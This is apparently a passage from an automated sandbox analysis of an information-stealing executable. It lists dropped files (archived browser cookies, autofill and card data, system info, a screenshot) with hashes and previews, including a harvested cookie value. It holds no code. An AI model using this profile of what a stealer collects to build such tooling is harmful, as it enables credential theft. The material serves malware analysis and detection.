	2XLHix3B2c.exe	Get hash	malicious	Browse	
	0fx09eBpoa.exe	Get hash	malicious	Browse	
	R5R1EO1Lxs.exe	Get hash	malicious	Browse	
	rfuXvlBuYJ.exe	Get hash	malicious	Browse	
	Teric4r3o5.exe	Get hash	malicious	Browse	
	G3QpUGAM0L.exe	Get hash	malicious	Browse	
	NF2HIzjeKr.exe	Get hash	malicious	Browse	
	y9O88YOo8k.exe	Get hash	malicious	Browse	
	9CyiHj7D0G.exe	Get hash	malicious	Browse	
	2v95Xa7bqN.exe	Get hash	malicious	Browse	

Created / dropped Files

C:\ProgramData\IKRLW9DB6P2T6YWMJJXWSNDEO\d06ed635-68f6-4e9a-955c-4899f5f57b9a3887495708.zip	
Process:	C:\Users\user\Desktop\RWOEFXaFFI.exe
File Type:	Zip archive data, at least v2.0 to extract
Category:	dropped
Size (bytes):	86410
Entropy (8bit):	7.987229757319232
Encrypted:	false
SSDEEP:	1536:lwok3F/rKAo1xlARGNoDMaZfMb5jD+946Y3gamIe3KuhKyt9ud/mhJ22f4lcggmG:lwJ3FzLovbGNoD9fMbtS946WXtuht96e
MD5:	E5A94086A1D91455F4FC11CBF8BCD407
SHA1:	18E4C8F9E2E80AC50E2D0C937B13E7A509FD8355
SHA-256:	A7F56C9E5449BDAF734E97C1F244E71F2EFDB87F73B0263922B661748D24F56D
SHA-512:	F97070049DA1001C0CE1CDE667BA6571887EBE1AF7F2D6DE921AB1B0DDCE8572E67C0E82C80802041DB5C572EA259AE5D2C392A58E3F8C8104694DFF37C20DA
Malicious:	false

C:\ProgramData\IKRLW9DB6P2T6YWMJJXWSNDEO\d06ed635-68f6-4e9a-955c-4899f5f57b9a3887495708.zip	
Preview:	PK.....9S.....#.../Autofill/Google Chrome_Default.txtUT....YOa.YOa.YOa..PK.....9S.....#.../Autofill/Google Chrome_Default.txtUT....YOa.YOa.YOaPK.....9S..... ...../CC/Google Chrome_Default.txtUT....YOa.YOa.YOa..PK.....9S...../CC/Google Chrome_Default.txtUT....YOa.YOa.YOaPK.....9S...../Cook ies/Edge_Cookies.txtUT....YOa.YOa.YOa..PK.....9S...../Cookies/Edge_Cookies.txtUT....YOa.YOa.YOaPK.....9S....."".../Cookies/Google Chrome_Default. txtUT....YOa.YOa.YOa-..n. ...K.)t....%H..."..ysV.W..5D....]..j.u.w..=z.e.=.!.P.....x..>.E.V1.:=.E>R.QSD.U..k.....N..:;]~j.....I,.A..!S_..L.A..pS..'.|.wjOi..a...6g..<...mw....I4.X. .F4o'.....s.Kz..^o..[q..-...PK.....9ST.2....."".../Cookies/Google Chrome_Default.txtUT....YOa.YOa.YOaPK.....9S...../Cookies/IE_Cookies.txtUT....YOa. YOa.YOa..PK.....9S...../Cookies/IE_Cookies.txtUT....YOa.YOa.YOaPK.....9S.....$.../Dow

C:\ProgramData\IKRLW9DB6P2T6YWMJJXWSNDEO\files\Cookies\Google Chrome_Default.txt	
Process:	C:\Users\user\Desktop\RWOEFXaFFI.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	218
Entropy (8bit):	5.753991094325761
Encrypted:	false
SSDEEP:	6:PkopYjdhX0/tbD2Pdp9TaMbl/XyXqkxcP/Zy:copYxhHveaPx4cP/o
MD5:	01E689A15E7D09E945EE1A10E65740D9
SHA1:	75DAB7380AD6D001CD397F8C3D19CDE76AF4FF62
SHA-256:	8A7A8D8659BF0FE6BAF6DE8CCA6C8A8D0CCA6E7511DD9321660945A53C21C16D
SHA-512:	ADB9D0923A2EDB40105B0777880575BF5933462805E02C32BE9593DF086FF530C000392930F82D4C53B9112ED79BC351677028CBBAC84AFFA1CFD4EDED9EEE1
Malicious:	false
Preview:	.google.com.FALSE./.FALSE.1617282895.NID.204=lnU8rUIoxvWmSnStHN12ZO72aUiWVV1axeN4DtOTKTfvcrldjVWnMTIQIS8iJiRN9UHb6IUY-QDONDNofBZR-n0DF- PM3FrKHL6vfmJVykmJ7r1MH14-Wacprxo-dlNZMAV5ps4W2FLalvE0BMvycvUBSFkTfeWy7vzxBOBIFRE..

C:\ProgramData\IKRLW9DB6P2T6YWMJJXWSNDEO\files\Files\Default.zip	
Process:	C:\Users\user\Desktop\RWOEFXaFFI.exe
File Type:	Zip archive data (empty)
Category:	dropped
Size (bytes):	22
Entropy (8bit):	1.0476747992754052
Encrypted:	false
SSDEEP:	3:pjt/l:Nt
MD5:	76CDB2BAD9582D23C1F6F4D868218D6C
SHA1:	B04F3EE8F5E43FA3B162981B50BB72FE1ACABB33
SHA-256:	8739C76E681F900923B900C9DF0EF75CF421D39CABB54650C4B9AD19B6A76D85
SHA-512:	5E2F959F36B66DF0580A94F384C5FC1CEEEC4B2A3925F062D7B68F21758B86581AC2ADCFDDE73A171A28496E758EF1B23CA4951C05455CDAE9357CC3B5A582 F
Malicious:	false
Preview:	PK.....

C:\ProgramData\IKRLW9DB6P2T6YWMJJXWSNDEO\files\information.txt	
Process:	C:\Users\user\Desktop\RWOEFXaFFI.exe
File Type:	ISO-8859 text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	12319
Entropy (8bit):	5.291199903016428
Encrypted:	false
SSDEEP:	192:mOIOa40Qo9gZi+0D2pgBdQXRsg8qbNqqN:zxtXRZi+E2pgUX2MboqN
MD5:	3D8A9AE55BBD47B562A52AF71CD8E9D8
SHA1:	AC23CA7040A8570F17FD2548CC107A76193B7BA6
SHA-256:	331A080807ED85C99784F99F418A642F4E42ED02F6677FE84D3921D635886DE2
SHA-512:	A685484925A5D45A92F8D96878D59195C7D556003ABE17E5F6D7F37D2AD3C6D427AA5D9415FE0FBAA1625B19CB887F38B09ACA552C1AEF9DCDA42284AC605F C
Malicious:	false
Preview:	Version: 41....Date: Sat Sep 25 10:14:44 2021..MachineID: d06ed635-68f6-4e9a-955c-4899f5f57b9a..GUID: {e6e9dfa8-98f2-11e9-90ce-806e6f6e6963}..HWID: d0 6ed635-68f6-4e9a-955c-90ce-806e6f6e6963....Path: C:\Users\user\Desktop\RWOEFXaFFI.exe ..Work Dir: C:\ProgramData\IKRLW9DB6P2T6YWMJJXWSNDEO . ...Windows: Windows 10 Pro [x64]..Computer Name: 414408..User Name: user..Display Resolution: 1280x1024..Display Language: en-US..Keyboard Languages: English (United States)..Local Time: 25/9/2021 10:14:44..TimeZone: UTC-8....[Hardware]..Processor: Intel(R) Core(TM)2 CPU 6600 @ 2.40 GHz..CPU Count: 4..RAM: 8191 MB..VideoCard: Microsoft Basic Display Adapter....[Processes]..---------- System [4]..---------- Registry [88]..- smss.exe [300]..- csrss.exe [396]..- wininit.exe [468]..- csrss.exe [484]..- services.exe [560]..- winlogon.exe [568]..- lsass.exe [584]..- fontdrvhost.exe [684]..- fontdrvhost.exe [692]..- svchost.exe [716]..- svchost.exe [792]..- svchost.

C:\ProgramData\IKRLW9DB6P2T6YWMJJXWSNDEO\files\screenshot.jpg	
Process:	C:\Users\user\Desktop\RWOEFXaFFI.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 1280x1024, frames 3
Category:	dropped
Size (bytes):	84851

C:\ProgramData\IKRLW9DB6P2T6YWMJJXWSNDEO\files\screenshot.jpg	
Entropy (8bit):	7.899131593490198
Encrypted:	false
SSDEEP:	1536:CPLIYFv8MB92UNwGsGsBfkZzGENx2XQoH0Nn7Zq72Y4oi3zjvkPAm:QvZ92+wBGs+WAoH0N78BijQPz
MD5:	A832B0C3AEEAA705501BF722A908D13C
SHA1:	0D4FAB90BCE25F936717906217552E809C0F2B6D
SHA-256:	5DCE5B656A1F3FFD5822F77A9EAE6E84F65CA0562C52D8E794968C8B202412D6
SHA-512:	B23E24A5571514057C242BADF62722AE8DB84942791EEB5D798EC59ADC2877AB61766CFCC54A98E3F063E754797E5200F05CBC4574A8F6162BF185ED5A30D3E
Malicious:	false
Preview:	......JFIF.....`.`.....C..... $.' ",#..(7),01444.'9=82<.342...C.....2!.!2222222222222222222222222222222222222222222222222222..... ....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..01KK...lq\....xcS.m..#Hm.....T.....<!...wq5...v1.?S.....rHj-.U:...5.....\|..+.....}...<.>...H.....Wo.CK`/l.1./...C...W.....,1....R.0.W.M.!.l7.~S...."SW.^..c.....^s.....u,-n....A..?.2.....l.(.?....7..~.q$.f..1\.q[.....oS:.gOY".....f-%.P.b.Z.....<Z5.....|.w....v...2|...v<.....7.....s...u.....g.W.....)ky..N...

C:\ProgramData\IKRLW9DB6P2T6YWMJJXWSNDEO\files\temp	
Process:	C:\Users\user\Desktop\RWOEFXaFFI.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	446464
Entropy (8bit):	0.760603687765493
Encrypted:	false
SSDEEP:	768:loiWBBjDoiWBBjN20olG4oNQraFB/JraFB/Q:KiVindo6QLQG
MD5:	AC3471E38F6828C966C6C599B6698C65
SHA1:	4460265D7DA871DFDDDE91DCED8836B38F7129B0
SHA-256:	1ACE57E23CA15ECD456C40555A3EB91C40B8CC879B5E471E24F76D273B5978F8
SHA-512:	34ADEED1ED67BF83C100DC2B44076A901BD9D7D2CBB5FA56DF44305BEA84254B42DB84E49DD2C8270408F59C4B6333C64852B061FA0C4DF4B3FB463F92F6D43
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ..g... .8..... ....

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_RWOEFXaFFI.exe_5b163b1e1269a8cfb252ea938b9eeef5b9c141b_0cfb876a_1380997f\Report.wer	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	14524
Entropy (8bit):	3.7689085336374957
Encrypted:	false
SSDEEP:	192:frUEHzvb0RvjIOA4+K9zR/u7slS274lt5cKR:IMzvb0RvjpR/u7slX4lt5xR
MD5:	7E8725A36A5BE53DD3F8CCED101C8A8B
SHA1:	BCDE60AE9818FDB23622856569D646FFC5E01A00
SHA-256:	DA9346F15BE02E051783AE041193EFF16C824F24E101EA7749685C55B8F1686E
SHA-512:	C09F53D860EC38708E78CB72BE5B12786538494E6EAD8E12B397F11E86BBFF48D57C877DA71CC68A9DBD7AF9A0BD5C373FD12B621413F45DE8FB8E1013AE81F
Malicious:	**true**
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.2.7.7.0.6.3.7.1.0.7.7.0.2.7.6.3.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.9.7.2.f.e.c.a.3.-.6.e.c.0.-.4.4.2.f.-.9.3.a.5.-.2.9.0.6.3.3.2.f.c.3.0.b.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.c.6.7.3.5.a.8.d.-.7.a.6.d.-.4.2.a.2.-.a.d.8.2.-.d.9.d.2.e.c.4.c.7.a.2.4.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.R.W.O.E.F.X.a.F.F.I...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.9.6.4.-.0.0.0.1.-.0.0.1.7.-.0.0.6.5.-.e.1.a.5.3.0.b.2.d.7.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.6.f.e.c.a.a.5.b.e.b.4.7.3.2.9.5.b.5.f.4.3.8.9.6.7.6.3.5.0.6.1.4.1.0.0.0.0.f.f.f.f.!.0.0.0.0.c.e.b.c.3.5.a.8.2.1.2.c.2.d.c.5.2.d.3.e.4.b.e.b.d.6.c.9.0.d.4.a.c.8.6.8.8.9.8.c.!.R.W.O.E.F.X.a.F.F.I...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.r.=.2.0.2.1././.0.9././.2.2.:.1.8.::1.4.:.2.8.!.0.!.R.W.O.E.F.X.a.F.F.I...e.x.e.....B.o.o.t.I.d.=.4.

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_RWOEFXaFFI.exe_6cefe71ff03cfde3fbd68cd484ef762fd7dd9a58_0cfb876a_007f3f6d\Report.wer	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	12404
Entropy (8bit):	3.778491977595299
Encrypted:	false
SSDEEP:	96:kIkbyyuURshcoA7JfjpXIQcQnc6rCcEhcw3r5Wi+HbHg/8BRTf3jFa9iVfNsGBDr:5UdH56r4jIOA4+KR/u7sKS274lt5cKE
MD5:	50D8AB36F7437595D063B5F2287C9452
SHA1:	CBCC1DFF3AD08026E94D76ECD734D1D075868370

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_RWOEFXaFFI.exe_6cefe71ff03cfde3fbd68cd484ef762fd7dd9a58_0cfb876a_007f3f6d\Report.wer	
SHA-256:	551B0ADF20DBFDDE5264F4E1E5EED79FAA4B88565E79DECF0BB6AEBB43AD5210
SHA-512:	ED86AE46632BAA0FEFCE8C87814216CFA6A3849706EBE6A95942D427804D78A0823292FE9ACC834620F96097B977330EE976067B22C9A511BDBBABEE1710B6FC
Malicious:	**true**
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.2.7.7.0.6.3.6.2.6.5.2.4.1.3.3.2.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.8.d.f.e.9.d.c.f.-.c.b.9.f.-.4.1.8.8.-.a.e.3.6.-.6.1.7.5.c.7.2.f.9.e.0.0.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.c.2.a.b.4.8.6.d.-.f.d.8.d.-.4.e.5.a.-.9.f.8.6.-.2.2.0.5.4.7.9.b.0.3.1.1.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.R.W.O.E.F.X.a.F.F.I...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.9.6.4.-.0.0.0.1.-.0.0.1.7.-.0.0.6.5.-.e.1.a.5.3.0.b.2.d.7.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.6.f.e.c.a.a.5.b.e.b.4.7.3.2.9.5.b.5.f.4.3.8.9.6.7.6.3.5.0.6.1.4.1.0.0.0.0.f.f.f.f.!.0.0.0.0.c.e.b.c.3.5.a.8.2.1.2.c.2.d.c.5.2.d.3.e.4.b.e.b.d.6.c.9.0.d.4.a.c.8.6.8.8.9.8.c.!.R.W.O.E.F.X.a.F.F.I...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.r.=.2.0.2.1././.0.9././.2.2.:.1.8.:.1.4.:.2.8.!.0.!.R.W.O.E.F.X.a.F.F.I...e.x.e.....B.o.o.t.I.d.=.4.

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_RWOEFXaFFI.exe_6cefe71ff03cfde3fbd68cd484ef762fd7dd9a58_0cfb876a_0593fe29\Report.wer	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	14106
Entropy (8bit):	3.774404294167531
Encrypted:	false
SSDEEP:	192:f4yPUAH56r4jIOA4+K9zM/u7slS274It5cKA:fvso56r4jpM/u7slX4It5xA
MD5:	1EB849109BCB4722B498E38ECC8FE6F7
SHA1:	8B891897301ADE5B710ECF572DD78F968B25CC16
SHA-256:	914DF1F6DC7F9ED43CAB585849CBEEDB05DAABE47725E83A2FDDF5AA86F4C606
SHA-512:	4AF78364F8B61F0B6DF98CBC3E3FBF146CFC3BB803361FDCE71184B8043610C3A16129030A7F6BEEB2D2FF066328698CFA846D8D98422D194762DB79831F2294
Malicious:	**true**
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.2.7.7.0.6.3.6.7.0.0.9.3.7.6.8.6.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.4.7.5.2.c.2.9.f.-.a.c.c.3.-.4.1.6.4.-.b.2.2.e.-.3.8.1.6.3.5.2.7.b.d.c.3.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.8.4.5.3.b.0.7.8.-.b.e.5.0.-.4.4.5.c.-.a.4.8.5.-.9.1.a.0.b.b.1.e.a.d.b.4.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.R.W.O.E.F.X.a.F.F.I...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.9.6.4.-.0.0.0.1.-.0.0.1.7.-.0.0.6.5.-.e.1.a.5.3.0.b.2.d.7.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.6.f.e.c.a.a.5.b.e.b.4.7.3.2.9.5.b.5.f.4.3.8.9.6.7.6.3.5.0.6.1.4.1.0.0.0.0.f.f.f.f.!.0.0.0.0.c.e.b.c.3.5.a.8.2.1.2.c.2.d.c.5.2.d.3.e.4.b.e.b.d.6.c.9.0.d.4.a.c.8.6.8.8.9.8.c.!.R.W.O.E.F.X.a.F.F.I...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.r.=.2.0.2.1././.0.9././.2.2.:.1.8.:.1.4.:.2.8.!.0.!.R.W.O.E.F.X.a.F.F.I...e.x.e.....B.o.o.t.I.d.=.4.

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_RWOEFXaFFI.exe_6cefe71ff03cfde3fbd68cd484ef762fd7dd9a58_0cfb876a_18ffb6a0\Report.wer	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	12698
Entropy (8bit):	3.777413855040867
Encrypted:	false
SSDEEP:	192:mgUWH56r4jIOA4+K9t/u7sKS274It5cKP:mZO56r4jH/u7sKX4It5xP
MD5:	CE9A06301E1E17B16CF4E28BA0EEF877
SHA1:	79F6CB6B27C3BB277EC0F976FD1B325B459448CC
SHA-256:	E366E31FEE5EA6A98BDD1325575376FA0620B11AF2B4931F832C4EB1AC9C18FF
SHA-512:	7E5C4FC25D82DF90147E87EE8E67C1C121398048FABDC578684B46B761C6AB7E67F86A69678D34782ECF7FAA0BCCDDE20FC53CA85D9B64773802B68ABE5CA012
Malicious:	**true**
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.2.7.7.0.6.3.6.5.4.3.7.9.5.3.7.8.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.c.2.2.f.c.f.9.e.-.c.2.c.0.-.4.d.0.c.-.8.a.b.9.-.4.b.8.d.7.6.b.e.6.b.2.6.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.0.0.4.c.d.7.f.a.-.1.a.c.3.-.4.4.6.b.-.b.0.1.1.-.d.0.d.e.6.3.9.8.8.0.6.0.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.R.W.O.E.F.X.a.F.F.I...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.9.6.4.-.0.0.0.1.-.0.0.1.7.-.0.0.6.5.-.e.1.a.5.3.0.b.2.d.7.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.6.f.e.c.a.a.5.b.e.b.4.7.3.2.9.5.b.5.f.4.3.8.9.6.7.6.3.5.0.6.1.4.1.0.0.0.0.f.f.f.f.!.0.0.0.0.c.e.b.c.3.5.a.8.2.1.2.c.2.d.c.5.2.d.3.e.4.b.e.b.d.6.c.9.0.d.4.a.c.8.6.8.8.9.8.c.!.R.W.O.E.F.X.a.F.F.I...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.r.=.2.0.2.1././.0.9././.2.2.:.1.8.:.1.4.:.2.8.!.0.!.R.W.O.E.F.X.a.F.F.I...e.x.e.....B.o.o.t.I.d.=.4.

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_RWOEFXaFFI.exe_6cefe71ff03cfde3fbd68cd484ef762fd7dd9a58_0cfb876a_1a770d31\Report.wer	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	11974
Entropy (8bit):	3.7796187715344693
Encrypted:	false
SSDEEP:	96:2MyuUEshcoA7JfjpXIQcQnc6rCcEhcw3r5Wi+HbHg/8BRTf3jFa9iVfNsGBDMbGq:jU4H56r4jIOA4+KJ/u7sKS274It5cKP
MD5:	7167BB45E5545A5070BCD861059B1267
SHA1:	C3ACB3CD72F6CCA6E5F8AAE887AC5301213DDEE7
SHA-256:	978FFD95022750BF9082A2DE724994D7B58A284EDFA3B13CDC14D106B3A332D2

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_RWOEFXaFFI.exe_6cefe71ff03cfde3fbd68cd484ef762fd7dd9a58_0cfb876a_1a770d31\Report.wer	
SHA-512:	A75089C5CEC147ABB7155D45A9A868A180475D13ACEBA58E1701983E9A8978375F6AE7F434B6A06785B4B4CD1D60E5441087D9BE9188DD3FE31C610F3C90AFA
Malicious:	**true**
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.2.7.7.0.6.3.6.1.4.4.6.0.7.1.3.4.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....R.e.p.o.r.t.I.d.=.e.n.t.i.f.i.e.r.=.c.a.c.6.4.b.9.8.-.a.2.e.b.-.4.3.4.a.-.a.8.3.2.-.e.4.0.1.e.9.9.7.4.e.c.5.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.8.f.9.6.1.f.3.0.-.5.0.a.e.-.4.d.c.6.-.b.f.5.6.-.6.2.8.5.9.a.8.8.6.d.8.b.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.R.W.O.E.F.X.a.F.F.I...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.9.6.4.-.0.0.0.1.-.0.0.1.7.-.0.0.6.5.-.e.1.a.5.3.0.b.2.d.7.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.6.f.e.c.a.a.5.b.e.b.4.7.3.2.9.5.b.5.f.4.3.8.9.6.7.6.3.5.0.6.1.4.1.0.0.0.0.f.f.f.f.!.0.0.0.0.c.e.b.c.3.5.a.8.2.1.2.c.2.d.c.5.2.d.3.e.4.b.e.b.d.6.c.9.0.d.4.a.c.8.6.8.8.9.8.c.!.R.W.O.E.F.X.a.F.F.I...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.r.=.2.0.2.1././.0.9././.2.2.:.1.8.:.1.4.:.2.8.!.0.!.R.W.O.E.F.X.a.F.F.I...e.x.e.....B.o.o.t.I.d.=.4.

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_RWOEFXaFFI.exe_6cefe71ff03cfde3fbd68cd484ef762fd7dd9a58_0cfb876a_1b1f7c18\Report.wer	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	12406
Entropy (8bit):	3.778694733193897
Encrypted:	false
SSDEEP:	96:us5ryuUcshcoA7JfjpXIQcQnc6rCcEhcw3r5Wi+HbHg/8BRTf3jFa9iVfNsGBDMl:J3UAH56r4jIOA4+KR/u7sKS274It5cKD
MD5:	74B61331CDD383CCA9F9324D37CECB1B
SHA1:	401C8E62CCAB8E930AA45535B3A62B066DB88990
SHA-256:	D664F4BE9ADF9FA03440BF7BAB222BDEE6E55BDB5E5878DD0E3BC5DD988AAAA2
SHA-512:	DF7729FDEF347338B2EDFFA041C5574DE0C9DE28CDA6E2530F39937C4382FE1BA7601D80463AF8EE5E8C210D8CB163EB6D7CA331D8198606A53C72D514782F
Malicious:	**true**
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.2.7.7.0.6.3.6.3.8.3.5.0.8.5.6.0.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....R.e.p.o.r.t.I.d.=.e.n.t.i.f.i.e.r.=.8.3.4.7.0.2.4.3.-.c.8.f.8.-.4.2.6.b.-.8.9.7.e.-.4.d.a.8.b.c.8.d.8.f.5.6.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.f.e.8.6.6.e.3.f.-.e.f.0.f.-.4.d.3.2.-.a.1.8.7.-.9.3.3.2.b.a.6.a.e.3.1.f.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.R.W.O.E.F.X.a.F.F.I...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.9.6.4.-.0.0.0.1.-.0.0.1.7.-.0.0.6.5.-.e.1.a.5.3.0.b.2.d.7.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.6.f.e.c.a.a.5.b.e.b.4.7.3.2.9.5.b.5.f.4.3.8.9.6.7.6.3.5.0.6.1.4.1.0.0.0.0.f.f.f.f.!.0.0.0.0.c.e.b.c.3.5.a.8.2.1.2.c.2.d.c.5.2.d.3.e.4.b.e.b.d.6.c.9.0.d.4.a.c.8.6.8.8.9.8.c.!.R.W.O.E.F.X.a.F.F.I...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.r.=.2.0.2.1././.0.9././.2.2.:.1.8.:.1.4.:.2.8.!.0.!.R.W.O.E.F.X.a.F.F.I...e.x.e.....B.o.o.t.I.d.=.4.

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_RWOEFXaFFI.exe_6cefe71ff03cfde3fbd68cd484ef762fd7dd9a58_0cfb876a_1be85fd1\Report.wer	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	14412
Entropy (8bit):	3.7720269428911197
Encrypted:	false
SSDEEP:	192:VyUEH56r4jIOA4+K9zp/u7slS274It5cKb:FM56r4jpp/u7slX4It5xb
MD5:	9E6E53548AB39857E1E07F881DC848F4
SHA1:	8E8FC5531E0CEE95DC4A618EB708E659C2798230
SHA-256:	B705801DB80732BB062E2C8C04C1070D6F36380E88FADBE2938B6F2A333A3C87
SHA-512:	C403739638B982AF30CA38D1E060639D3E429C32F335007AB6B35D63BBDF5E5481917277D12AF1FD784B8202A07140DC57A344A656BE0B16EFA2A5C0B1C6671D
Malicious:	**true**
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.2.7.7.0.6.3.6.9.8.0.7.7.8.7.7.9.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....R.e.p.o.r.t.I.d.=.e.n.t.i.f.i.e.r.=.f.b.a.0.9.6.0.8.-.a.9.d.3.-.4.6.e.5.-.a.c.d.6.-.7.a.5.3.0.6.6.5.5.0.7.3.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.1.c.5.a.1.e.0.d.-.b.4.c.8.-.4.2.5.1.-.a.4.c.7.-.3.c.7.5.9.d.4.5.d.e.b.1.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.R.W.O.E.F.X.a.F.F.I...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.9.6.4.-.0.0.0.1.-.0.0.1.7.-.0.0.6.5.-.e.1.a.5.3.0.b.2.d.7.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.6.f.e.c.a.a.5.b.e.b.4.7.3.2.9.5.b.5.f.4.3.8.9.6.7.6.3.5.0.6.1.4.1.0